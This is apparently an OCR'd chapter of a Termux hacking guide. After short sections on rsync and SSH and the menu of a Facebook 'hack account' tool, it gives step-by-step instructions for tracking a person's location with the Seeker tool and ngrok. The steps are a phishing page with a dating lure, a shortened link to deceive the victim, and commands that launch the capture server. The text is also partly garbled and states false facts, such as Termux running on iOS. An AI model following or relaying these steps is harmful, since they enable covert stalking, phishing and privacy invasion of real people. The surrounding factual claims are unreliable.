
File transfer & synchronization

Rsync package for Termux enables the option to transfer and keep files updated across multiple devices. Rsync is a Linux-based application also compatible with Mac and Windows. That is used to sync files between remote and local servers..



```
$ uname -a
Linux localhost 3.10.40-geec2459 #1 SMP PREEMPT Wed
 Jan 28 22:14:35 UTC 2015 armv7l Android
$ apt update
Hit http://apt.termux.com stable InRelease
Hit http://apt.termux.com stable/main all Packages
Hit http://apt.termux.com stable/main arm Packages
Reading package lists... Done
Building dependency tree
Reading state information... Done
All packages are up to date.
$ 
```

```
# This is a comment
class Person

  attr_accessor :name

  def initialize(attributes = {})
    @name = attributes[:name]
  end

  def self.greet
    "hello"
  end
end

person1 = Person.new(:name => "Chris")
print Person::greet, " ", person1.name, "\n"
puts "another #{Person::greet} #{person1.name}"
[0] 0:bash*                   "localhost" 17:13 30-Jun-15
```



```
Facebook
ANONYSPHINX PHILIPPINES

* Team     :AnonySphinx Philippines
* Recode   :Jayson Cabrillas San Buenaventura
* Github   :https://github.com/mkdirlove/FBTOOL
* FB       :https://facebook.com/mkdirlove.git
* Credits  :Khing Bon Conath
* Version  :1.2.0

[•] Name : Jayson Cabrillas San Buenaventura
[•] ID   : 1057362907299596

--> 1. User information
--> 2. Get Id/email/hp
--> 3. Hack facebook account
--> 4. Bot
--> 5. Others
--> 6. Show token
--> 7. Update
--> 8. Delete trash
--> 9. LogOut
--> 0. Exit the programs

└>>>
```

SSH Client


SSH (Secure Shell Protocol) is a cryptographic network protocol that provides a secure connection to remote hosts. We can choose between two SHH clients, "OpenSSH" or "dropbear".

How to install OpenSSH on Termux?

To install the OpenSSH package run the next commands:

```
Pkg update
 pkg upgrade
pkg install openssh
```

Termux enables software development, information science education, and experimentation on mobile devices. Termux contains packages to work with Python, C / C ++, Ruby, Golang, Rust, PHP, and other programming languages.



```
Welcome to Termux!

Community forum: https://termux.com/community
Gitter chat:     https://gitter.im/termux/termux
IRC channel:     #termux on freenode

Working with packages:

 * Search packages:   pkg search <query>
 * Install a package: pkg install <package>
 * Upgrade packages:  pkg upgrade

Subscribing to additional repositories:

 * Root:     pkg install root-repo
 * Unstable: pkg install unstable-repo
 * X11:      pkg install x11-repo

Report issues at https://termux.com/issues

~ $ 
```

In Summary:

Termux can be used in various mobile device.

It is basically an open-source android software used for hacking

It is available on Google Play Store for both android and iOS devices.

Chapter 3

How To Track Someone Location Using Seeker Tool.

Tracking the exact locations of people is a daunting task with all the fake apps and methods you find on the internet specifically named “location tracker” and so. Well in this post we will show you a social engineering method for tracking someone’s location with the seeker tool. This article will help you track someone’s location and get details about their device. There are various location finder tools but for this article, we will be using Seeker with ngrok. The below attack works if the user opens the link from their mobile phone or Desktop and allows location access. If the location access is denied then the data we get in not that accurate. But with the location on we can pinpoint the other person.

With the Seeker Tool we can get the following Info:

Device name and Operating system

Device Platform and Browser Name, Version details, etc

The number of processor CPU cores and RAM Capacity

Screen resolution and GPU Information, and of course **the device location,** The public IP address as well as other data.

With location access, you can get the exact location of the device and more.

How the Seeker Tool works

Step 1: We create a phishing site, that needs location permission. You need to use social engineering and creativity for this one. You can ideas such as finding nearby dating partners etc. to ask for permission to determine the user's location.

Step 2: To make this really convincing we can use URL shortening tools that will send the link to the victim.

Step 3: If the user does give us the location permission for the hack then we can find out their exact location.

Requirements:

Kali Linux or Preferably Termux: The best apps for hacking

Seeker– For launching the phishing Site and analyzing the received data to find the exact location of the target.

Ngrok – For creating unique links on the internet. If you don't have Kali Linux then you perform this hack on nethunter of termux as well. We have already shown how to install termux on android.

How to install and setup Seeker in Termux And Kali Linux


Type the following commands to install the dependencies required for Seeker. You need them installed in order to run seeker:

```
sudo apt-get install python3 python3-pip php ssh git
```

```
pip3 install requests
```

Press Y when asked for confirmation and these dependencies will be downloaded and installed on your Kali Linux. Now install and setup the Seeker Tool by cloning the tool with the following command:


```
git clone https://github.com/thewhiteh4t/seeker
```



```
kali@kali:~$ git clone https://github.com/thewhiteh4t/seeker
Cloning into 'seeker' ...
remote: Enumerating objects: 7, done.
remote: Counting objects: 100% (7/7), done.
remote: Compressing objects: 100% (5/5), done.
remote: Total 723 (delta 1), reused 4 (delta 1), pack-reused 716
Receiving objects: 100% (723/723), 12.88 MiB | 903.00 KiB/s, done.
Resolving deltas: 100% (339/339), done.
kali@kali:~$ 
```

Now switch to the seeker directory by using the below command:


```
cd seeker
python3 ./seeker.py -t manual
```



```
kali@kali:~$ cd seeker
kali@kali:~/seeker$ python3 ./seeker.py -t manual
[+] Checking Dependencies...

[>] Created By : thewhiteh4t
[>] Version    : 1.2.5

[+] Checking for Updates.....[ Up-To-Date ]

[+] Skipping Serveo, start your own tunnel service manually...

[+] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] Telegram
[>]
```

If you want to see all the options that come with the seeker app then type the following command:

```
python3 ./seeker.py -h
```




```
kali@kali:~/seeker$ python3 ./seeker.py -h
[+] Checking Dependencies ...
usage: seeker.py [-h] [-s SUBDOMAIN] [-k KML] [-t TUNNEL] [-p PORT]

optional arguments:
  -h, --help            show this help message and exit
  -s SUBDOMAIN, --subdomain SUBDOMAIN
                        Provide Subdomain for Serveo URL ( Optional )
  -k KML, --kml KML     Provide KML Filename ( Optional )
  -t TUNNEL, --tunnel TUNNEL
                        Specify Tunnel Mode [ Available : manual ]
  -p PORT, --port PORT  Port for Web Server [ Default : 8080 ]
kali@kali:~/seeker$ 
```

Installation steps for Ngrok in Termux

You also need to install Ngrok on your Kali Linux System in order to use the seeker tool: Type the following command to download Ngrok to your system.

```
wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
```



```
kali@kali:~$ wget https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
--2020-08-06 06:54:04--  https://bin.equinox.io/c/4VmDzA7iaHb/ngrok-stable-linux-amd64.zip
Resolving bin.equinox.io (bin.equinox.io)... 54.88.63.64, 34.195.187.253, 100.24.239.43, ...
Connecting to bin.equinox.io (bin.equinox.io)|54.88.63.64|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 13773305 (13M) [application/octet-stream]
Saving to: 'ngrok-stable-linux-amd64.zip'

ngrok-stable-linux-amd64.zip          57%[=====================>                  ]   7.60M   179KB/s    eta 32s
```


Now unzip the file with the following command:

```
unzip <folder name of Ngrok here>
```


Now go to the Ngrok website and complete signup procedure. You can log in with your Google or Github account if you are lazy like me. Just make your free account. It’s free to use and has more premium features if you are willing to pay.

After signup, you will see your auth token at the Ngrok website as shown in the image below: Now give below command with your Auth Token

```
./ngrok authtoken <YOUR_AUTH_TOKEN>
```



```
kali@kali:~$ ./ngrok authtoken [redacted]ihp
Authtoken saved to configuration file: /home/kali/.ngrok2/ngrok.yml
kali@kali:~$ 
```



1. Unzip to install

On Linux or Mac OS X you can unzip ngrok from a terminal with the following command. On Windows, just double click ngrok.zip to extract it.

```
$ unzip /path/to/ngrok.zip
```

2. Connect your account

Running this command will add your authtoken to the default `ngrok.yml` configuration file. This will grant you access to more features and longer session times. Running tunnels will be listed on the status page of the dashboard.

```
$ ./ngrok authtoken [redacted]F4BDV1hp
```

3. Fire it up


Read the documentation on how to use ngrok. Try it out by running it from the command line:

```
$ ./ngrok help
```

The above command will add your auth token to your ngrok.yml file and you will see the output as shown below: Now allow Ngrok execution permission so that it can run directly from the terminal with the following command:

chmod +x ./ngrok

Now to check all the Ngrok options type the following:



```
kali@kali:~$ chmod +x ./ngrok
kali@kali:~$ ./ngrok -h
NAME:
   ngrok - tunnel local ports to public URLs and inspect traffic

DESCRIPTION:
    ngrok exposes local networked services behinds NATs and firewalls to the
    public internet over a secure tunnel. Share local websites, build/test
    webhook consumers and self-host personal services.
    Detailed help for each command is available with 'ngrok help <command>'.
    Open http://localhost:4040 for ngrok's web interface to inspect traffic.

EXAMPLES:
    ngrok http 80                    # secure public URL for port 80 web server
    ngrok http -subdomain=baz 8080   # port 8080 available at baz.ngrok.io
    ngrok http foo.dev:80            # tunnel to host:port instead of localhost
    ngrok http https://localhost     # expose a local https server
    ngrok tcp 22                     # tunnel arbitrary TCP traffic to port 22
    ngrok tls -hostname=foo.com 443  # TLS traffic for foo.com to port 443
    ngrok start foo bar baz          # start tunnels from the configuration file

VERSION:
   2.3.35

AUTHOR:
  inconshreveable - <alan@ngrok.com>

COMMANDS:
   authtoken    save authtoken to configuration file
   credits      prints author and licensing information
   http         start an HTTP tunnel
   start        start tunnels by name from the configuration file
   tcp          start a TCP tunnel
   tls          start a TLS tunnel
   update       update ngrok to the latest version
   version      print the version string
   help         Shows a list of commands or help for one command
kali@kali:~$
```


./ngrok -h

Seeker Location Tracking Hack

To start using seeker type the following command:

python3 ./seeker.py -t manual

Now as seen in the image below you will see templates that you can use directly to track the location of your victims. I can see 4



```
[redacted]:~$ cd seeker
[redacted]:~/seeker$ python3 ./seeker.py -t manual
[+] Checking Dependencies...

[>] Created By : thewhiteh4t
[>] Version    : 1.2.5

[+] Checking for Updates.....[ Up-To-Date ]

[+] Skipping Serveo, start your own tunnel service manually...

[+] Select a Template :

[0] NearYou
[1] Google Drive
[2] WhatsApp
[3] Telegram
[>] 
```

templates. More may be added in the future

.[+] Select a Template :

[0] NearYou

[1] Google Drive

[2] WhatsApp

[3] Telegram

Now for this hack, I am choosing The near You template. We will show you the rest in order. Don ’ t worry: Then following information will be displayed.

[+] Loading NearYou Template …

[+] Port : 8080

[+] Starting PHP Server …… [Success]

[+] Waiting for User Interaction.

